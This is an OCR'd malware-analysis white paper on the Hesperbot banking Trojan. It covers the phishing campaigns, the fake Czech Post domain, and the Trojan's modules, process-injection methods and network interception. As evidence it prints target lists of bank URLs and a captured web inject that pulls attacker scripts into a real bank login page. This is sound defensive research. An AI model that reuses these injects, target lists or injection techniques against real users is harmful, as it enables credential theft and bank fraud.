
WHITE PAPER

HESPERBOT—A NEW, ADVANCED BANKING TROJAN IN THE WILD



By:
Anton Cherepanov
Robert Lipovsky

FALL 2013

A new and effective banking Trojan has been discovered targeting online banking users in Turkey, the Czech Republic, Portugal and the United Kingdom. It uses very credible-looking phishing campaigns, related to trustworthy organizations, to lure victims into running the malware.

The story

In the middle of August we discovered a malware-spreading campaign in the **Czech Republic**. Our interest was first kindled by the site that the malware was hosted on—a domain that passed itself off as belonging to the Czech Postal Service—but more interesting findings followed.

Analysis of the threat revealed that we were dealing with a banking Trojan, with similar functionality and identical goals to the infamous Zeus and SpyEye, but significant implementation differences indicated that this was a new malware family, not a variant of a previously known Trojan.


Despite being a "new kid on the block," it appears that **Win32/Spy.Hesperbot** is a very potent banking Trojan that features common functionalities, such as keystroke logging, creation of screenshots and video capture and setting up a remote proxy—but also includes some more advanced tricks, such as creating a hidden VNC server on the infected system. And, of course, the banking Trojan feature list wouldn't be complete without network traffic interception and HTML injection capabilities. Win32/Spy.Hesperbot does all this in quite a sophisticated manner.

When comparing the Czech sample to known malware in our collection, we discovered that we had already been detecting earlier variants generically as **Win32/Agent.UXO** for some time and that online banking users in the Czech Republic weren't the only ones targeted by this malware. Banking institutions in Turkey and Portugal were also being targeted.

The aim of the attackers is to obtain login credentials giving access to the victims' bank accounts and to get them to install a mobile component of the malware on their Symbian, Blackberry™ or Android™ phone. Keep reading for details on the malware spreading campaigns, their targets and for technical details on the Trojan.

The campaign's timeline


The Czech malware-spreading campaign started on August 8, 2013. The perpetrators have registered the domain **www.ceskaposta.net**, which is very close to the real website of the Czech Postal Service, www.ceskaposta.cz.



ceskaposta.net registry whois

```
Domain Name: CESKAPOSTA.NET
Registrar: ENOM, INC.
Whois Server: whois.enom.com
Referral URL: http://www.enom.com
Name Server: DNS1.REGISTRAR-SERVERS.COM
Name Server: DNS2.REGISTRAR-SERVERS.COM
Name Server: DNS3.REGISTRAR-SERVERS.COM
Name Server: DNS4.REGISTRAR-SERVERS.COM
Name Server: DNS5.REGISTRAR-SERVERS.COM
Status: clientTransferProhibited
Updated Date: 07-aug-2013
Creation Date: 07-aug-2013
Expiration Date: 07-aug-2014
```

Figure 1—Registration date of ceskaposta.net




```
 ZASILK~1.EXE    FRO --------            PE .00400000|Hiew 8.02 (c)SEN
.00400000:  4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00  MZÉ
.00400010:  B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00  ╕       @
.00400020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00

   Count of sections              4 | Machine                 Intel386
   Symbol table  00000000[00000000] |        Thu Aug 08 11:07:54 2013
   Size of optional header     00E0 | Magic optional header       010B
   Linker version              9.00 | OS version                  5.00
   Image version               0.00 | Subsystem version           5.00
   Entry point             00001441 | Size of code            00004600
   Size of init data       00050400 | Size of uninit data     00000000
   Size of image           00067000 | Size of header          00000400
   Base of code            00001000 | Base of data            00006000
   Image base              00400000 | Subsystem                    GUI
   Section alignment       00001000 | File alignment          00000200
   Stack          00100000/00001000 | Heap           00100000/00001000
   Checksum                00000000 | Number of dirs               16

.00400140:  00 00 10 00-00 10 00 00-00 00 10 00-00 10 00 00
.00400150:  00 00 00 00-10 00 00 00-00 00 00 00-00 00 00 00
```

Figure 2—Compilation time stamp of malware used in the Czech campaign

The domain was registered on August 7, 2013, and the first malware Hesperbot binaries (detected as Win32/Agent.UXO at first) distributed in the Czech Republic were compiled on the morning of August 8, 2013, and picked up by our LiveGrid® system moments later.

It's probably not surprising that the attackers tried to lure potential victims into opening the malware by sending phishing emails that looked like parcel tracking information from the Postal Service. This technique has been used many times before (e.g., here and here). The file name used was `zasilka.pdf.exe`: "zasilka" means mail in Czech. The link in the email showed the legitimate www.ceskaposta.cz domain while pointing to www.ceskaposta.net, which many victims hadn't noticed. Interestingly enough, the fake domain actually redirected to the real website when opened directly.

It should be noted that the Czech Postal Service responded very quickly by issuing a warning about the scam on their website.



Česká pošta upozorňuje klienty na podvodný email

8. 8. 2013

Česká pošta upozorňuje klienty na podvodný email odesílaný z adresy cpost@ceskaposta.net. **Důrazně se od tohoto emailu a textu v něm uvedeném distancujeme.**

V předmětu emailu je uvedeno "Informace o Vaší zásilce", v těle pak text o nedodání zásilky a upozornění na sankce. Pokud Vám takový email přišel, odešlete jej prosím na adresu info@cpost.cz. A **v žádném případě na něj nereagujte.** Česká pošta podává trestní oznámení na Policii ČR na neznámého pachatele a tyto emaily budou součástí tohoto oznámení.

Na obrázku níže uvádíme příklad zachyceného podvodného mailu s upozorněním, že v druhé vlně rozeslaných mailů již podvodníci používají bezchybnou češtinu.

Podvodný e-mail

Česká pošta

NOVAK,

[illegible]

[illegible]

[illegible]

Pozor

[illegible]

[illegible]

[illegible]

Telefonicky : 840 111 244

Figure 3—Warning issued by the Czech Postal Service about the fraudulent emails

While the Czech campaign was the one that caught our attention, the country most affected by this banking Trojan was **Turkey**, and Hesperbot detections in Turkey were dated even earlier than August 8.

Recent peaks in botnet activity were observed in Turkey in July 2013, but we have also found older samples that go back at least as far as April 2013. During the analysis of the samples we found that they were sending debugging information to the C&C—an indicator that these variants were in the early stages of development. Additional research revealed that Turkey has been facing Hesperbot infections for some time now.

The campaigns used in Turkey are of a similar nature to the Czech campaign. The phishing email that was sent to potential victims purported to be an invoice (the file name is fatura in Turkish) from TTNET (the largest ISP in Turkey). A double attachment—.PDF.EXE—was used here too. An analysis of this campaign has been published on the website of the Turkish National Information Security Program.

Only later in our research did we find that the malware operators have shifted their sights toward **Portugal**. Similarly to the Turkish campaign, the malicious files were disguised as an invoice from a local service provider with a very large market share, Portugal Telecom.


A variant designated to target computer users in the **United Kingdom** has also been found in the wild, but we cannot provide further details about its spreading campaign at the time of writing.

In the course of our research, we also stumbled upon an additional component used by Win32/Spy.Hesperbot. This malware, detected by ESET as **Win32/Spy.Agent.OEC**, harvests email addresses from the infected system and sends them to a remote server. It is possible that these collected addresses were also targeted by the phishing campaigns.

Targeted banks and victims

The configuration files used by the malware's HTTP interception and injection module specify which online banking websites are to be targeted by each botnet.


Czech Republic



```
https://ib24.csob.cz* csob_pers
https://bb24.csob.cz* csob_corp
https://www.servis24.cz/ebanking-s24/ib/base/usr/aut/login* servis24
https://www.business24.cz/ebanking-b24/ib/base/usr/aut/login* business24
https://www.mojebanka.cz/InternetBanking/* mojebanka_pers
https://www.mojebanka.cz/BusinessBanking/* mojebanka_corp
https://cz.unicreditbanking.net/disp?link=login.* unicreditbanking
https://mcsign.ba-ca.com/mcatweb/* ba-ca.com
https://www1.netbanka.cz/7IBAIBS32/ControllerServlet* netbanka
https://uctrader.unicreditgroup.eu* unicreditgroup
https://klient4.rb.cz/ebts/version_02/eng/* klient4.rb
https://klient1.rb.cz/ebts/version_02/eng/* klient1.rb
https://ibs.rb.cz/IB/* ibs.rb
```

Figure 4—Czech banks targeted by Hesperbot


Turkey



```
https://isube.kuveytturk.com.tr/
https://intbank.finansbank.com.tr/FWF/
https://internetsubesi.akbank.com/WebApplication.UI/entrypoint.aspx
https://esube.teb.com.tr/bireysel/*.do
https://kurumsalinternetsubesi.akbank.com/WebApplication.UI/entrypoint.aspx
https://internetbankaciligi.vakifbank.com.tr/*.aspx
https://websubem.vakifbank.com.tr/*.aspx
https://isube.garanti.com.tr/isube/
https://acikdeniz.denizbank.com/*.aspx
https://acikdeniz.denizbank.com/CustomLogin/Retail.aspx
https://internetsube.yapikredi.com.tr/*
https://ticari.yapikredi.com.tr/*
```

Figure 5—Turkish banks targeted by Hesperbot


Portugal



```
https://ind.millenniumbcp.pt/*aspx*
https://caixaebanking.cgd.pt/*
https://www.bpinet.pt/*
https://caixadirectaonline.cgd.pt/*
https://www.particulares.santandertotta.pt*
```

Figure 6—Portuguese banks targeted by Hesperbot

In the case of the Turkish and Portuguese botnets, the configuration files also included web injects, i.e., pieces of HTML code that the Trojan would insert into the banks' web pages when viewed on the infected PC. This was not present in the Czech configuration file that we found, so probably only simple form-grabbing and keylogging functionality were used in that instance.


Santander Totta NetBanco - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Santander Totta NetBanco
https://www.particulares.santandertotta.pt/pagina/indice/0,,276_1_2,00.html
Google
Source of: https://www.particulares.santandertotta.pt/pagina/indice/0,,276_1_2,00.html - Mozilla Firefox
File Edit View Help
Relations
Ajuda
Line 23, Col 57
707 21 27 27
Atendimento Personalizado:
todos os dias das 8h às 23h
Apoio4U (Universitários)

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1
/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head><link rel="stylesheet" type="text/css" href="https://[redacted]
/particulares.santandertotta/particulares.santandertotta.css" />
<script type="text/javascript" src="https://[redacted]jquery-1.7.1.min.js"></script>
<script type="text/javascript" src="https://[redacted] injectus.js"></script>
<script type="text/javascript">INJ.bot_id = 'AMIGO-[redacted]';</script>
<script type="text/javascript" src="https://[redacted]
[redacted]/getcontent?id=particulares.santandertotta"></script>
<link rel="SHORTCUT ICON" href="/ficheros/favicon.ico"/>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<script language="JavaScript" type="text/javascript" src="/ficheros/MPcSWcCK_20121016.js"></script>
<meta http-equiv="Cache-Control" content="no-store,private,must-revalidate">
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Expires" content="1">
<base href="https://www.particulares.santandertotta.pt/bepp/sanpt/usuarios/login/">
<title>Santander Totta NetBanco</title>
<meta http-equiv="Content-Language" content="pt" />
<meta http-equiv="Content-type" content="text/html; charset=iso-8859-1" />
<meta http-equiv="Content-Style-Type" content="text/css" />
<meta name="viewport" content="width=990" />
<link rel="apple-touch-icon" href="/ficheros/santandertotta_icon.png"/>
<!-- Vignette V6 Mon Sep 02 09:08:24 2013 -->
```

Figure 7—Malicious scripts injected into Portuguese bank website. Notice that the URL address is legitimate, including the HTTPS protocol.

According to our ESET LiveGrid® telemetry, as well as our hands-on research into the malware operation, we estimate that the number of people that may have fallen victim to the Hesperbot banking Trojan is in the scale of tens in the Czech Republic and Portugal (respectively) and in the scale of **several hundred in Turkey**. Detection statistics per country are shown in the figure below. It has also come to our attention that victims in the Czech Republic have lost significant amounts of money as a result of infection by this malware. It's quite possible that there are similarly unfortunate victims in Turkey and Portugal as well.




Figure 8—Detection statistics of Win32/Hesperbot according to ESET LiveGrid the HTTPS protocol.

The Malware

Like many other malware families, Win32/Spy.Hesperbot has a modular architecture. As the first step in infection, the victim downloads and runs a dropper component. The dropper is also protected by a custom malware packer and distributed in a ZIP archive.




Figure 9—Hesperbot initial modules overview

The dropper's role is to inject the main component—"core"—into explorer.exe. The core then downloads and loads additional modules and plug-ins used to carry out malicious actions.

Module	Function
dropper	Used for injecting **core** into *explorer.exe*
core	Main module, contacts C&C and downloads plug-in modules
nethk **httphk** **httpi**	Modules for network traffic interception, web injects, screenshots and video capture. See below for details.
keylog	Keylogger
hvnc	Sets up a covert VNC server
sch	Auxiliary module for setting hooks
socks	Used to set up a SOCKS5 proxy server

Figure 10—Description of Win32/Spy.Hesperbot modules

The various modules are available both as x86 and x64 variants according to the host system platform.

Selected internal functions of individual modules are available for other modules to use through a virtual method table (vtable).

We have reverse-engineered the malware components and will highlight the most interesting features in the following paragraphs. Most malware components were compiled using Visual Studio 2010 and written in the C programming language, but without using the C Run-Time library. While this isn't the most sophisticated malware we've analyzed, Win32/Spy.Hesperbot can't be dismissed as amateurish.

Main modules

Dropper
The dropper can use one of several methods for injecting the core component into the address space of *explorer.exe*:

- Starting a new instance of *explorer.exe* and patching its entry point using NtGetContextThread to point to its own code (written using WriteProcessMemory). This can be done either directly or through an intermediate *attrib.exe* process.

- Injecting itself into the actual *explorer.exe* using the elaborate Shell_TrayWnd/SetWindowLong/SendNotifyMessage trick used in PowerLoader and other malware. (Aleks Matrosov has published multiple blog posts about it recently, so I won't go into details here.)

- Injecting itself into *explorer.exe* using the common approach with CreateRemoteThread.

Interestingly, the injection method is also based on whether the *cmdguard.sys* (Comodo) or klif.sys (Kaspersky) drivers are found on the system.

Core
The core module, now running in the context of *explorer.exe*, handles communication with the C&C server and launching other plug-in modules. Typical malware functionality, such as writing to the *Run* Windows Registry key, is also handled by *core*.

In order to access the C&C server, Win32/Spy.Hesperbot.A uses either a hard-coded URL (different ones were seen in the variants used by the Czech, Turkish and Portuguese botnets) or generates new C&C URLs using a domain generation algorithm in case the first server is inaccessible.

The following information is sent to the command-and-control server:


- Bot name based on the computer name

- Botnet name—so far, we have seen "`cz-botnet`," "`tr-botnet`," "`pt-botnet`," "`uk-botnet`" and "`super-botnet`" (used in early "beta" versions)

- IP addresses of present network adapters

- Names of active smart cards

- Information about installed Hesperbot plug-ins



```
push    ebx
push    12h
push    offset aCzBotnet ; "cz-botnet"
push    4
mov     eax, esi
call    container_add_value
```

Figure 11—Botnet identifier in Hesperbot code

In return, the server can send:

- A configuration file
- Plug-in modules
- An arbitrary executable to run
- A new version of itself

Several technical details regarding the above-mentioned functionality are worth mentioning. First, the malware is able to enumerate smart cards present in the system using the SCardEstablishContext, SCardListReaders and SCardConnect API functions. Unlike more sophisticated attacks against smart cards (described by Aleks here and here), Win32/Spy.Hesperbot only collects smart card names and doesn't contain the ability to interact with them.

Second, the downloaded data (namely the configuration file and plug-in modules) is encrypted using the Twofish cipher. The 256-bit key is a hash based on:

- Computer name
- [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion] "InstallDate"
- Windows® version
- Processor architecture (x86, x64 or IA64)
- [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography] "MachineGuid"
- [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion] "DigitalProductId"

For storing the downloaded data as well as other auxiliary binaries (e.g., the log created by the keylogger module), Hesperbot uses a randomly named subdirectory under %APPDATA%.


The core module can inject itself into all running processes. Furthermore, an undocumented trick of hooking UserNotifyProcessCreate is used when running inside *csrss.exe* to ensure that the Trojan's code will be injected into every new process.

Importantly, the core module exposes internal functions through its function vtable to other modules and "coordinates" them. The interactions between plug-ins are clarified in the following paragraph, which describes the network interception modules.

Network interception and web injects

Probably the most intriguing part of this malware is the way it handles network traffic interception. Other well-known banking Trojans such as Zeus and SpyEye are able to intercept and modify HTTP and HTTPS traffic by hooking WinSock functions (`send`, `WSASend`, etc.) and the higher-level WinInet functions (HttpSendRequest, InternetReadFile, etc.). As the web injects, form-grabbing and other shenanigans performed by these banking Trojans take place inside the affected browser, the method has collectively been labeled as the "Man-in-the-Browser" attack. Win32/Spy. Hesperbot, however, takes a different approach, which is not very common, but has, in fact, already been used by the Gataka banking Trojan. A good technical analysis of Win32/Gataka by my colleague Jean-Ian Boutin can be found here.

